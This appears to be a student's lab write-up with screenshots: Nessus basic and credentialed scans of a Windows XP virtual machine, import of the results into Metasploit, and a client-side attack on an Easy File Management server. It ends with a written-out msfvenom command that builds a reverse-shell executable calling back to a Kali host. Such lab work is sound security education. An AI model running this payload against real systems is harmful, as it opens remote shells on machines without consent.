
Exercise 5 Vulnerability scanning with Nessus against Windows XP (20%)

A) Perform a **Basic Network** scan against the Windows XP virtual machine. (2p)




Results for basic nessus scan of my WinXP machine


B) Use a local account to perform a **Credentialed Patch Audit** scan. Use the user **nessus** /passwd **nessus** account. (3p)



Enter the username and password in the appropriate fields
Check the bottom two boxes

B) Compare and do a short analysis of the Critical and High vulnerabilities found using a normal scan vs a credentialed scan (5p)






Here is now the results for the Credentialed Patch Audit nessus scan


We can conclude that a credentialed audit scan detects way lots more than a regular basic network scan. The Host Discovery Scan discovered 192 critical and 331 high risk vulnerabilities, compared to 4 critical and 3 high risk vulnerabilities on the basic network scan. See pictures above for comparison.

C) Generate an **html report** from the point b. that contains the **vulnerabilities** for which there is a **Metasploit exploit**.(5p)



Html report of the vulnerabilities

E) Export the Nessus scan with credentials and import it in Metasploit (5p)



Exported credentialed scan


```
msf6 > db_import /home/kali/Downloads/NessusCredential.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.254.129
```

Imported in Metasploit


Exercise 6 Exploitation (30%)

Connect to the Windows XP machine using the user nessus with the password nessus


Open the EasyFileManagement server




Try it




Start the server and go to Kali and see if it works



In Kali's browser you should see that it works







Here shows my Kali browser when entering my WinXP's IP address

Get a Meterpreter shell using a **client side attack against the Easy File management server** located on the Windows XP machine (don't forget to start it). (20p)


We first create a file with a payload for shell script




We then drop that file in the hacker123 file that I've created from the XP machine.



We can then from the windows XP see that file in the folder dropped by Kali machine



Shell file saved on the XP machine




when I open the files

Here is just a few pictures showing the commands I did ;


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.64.133 LPORT=4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

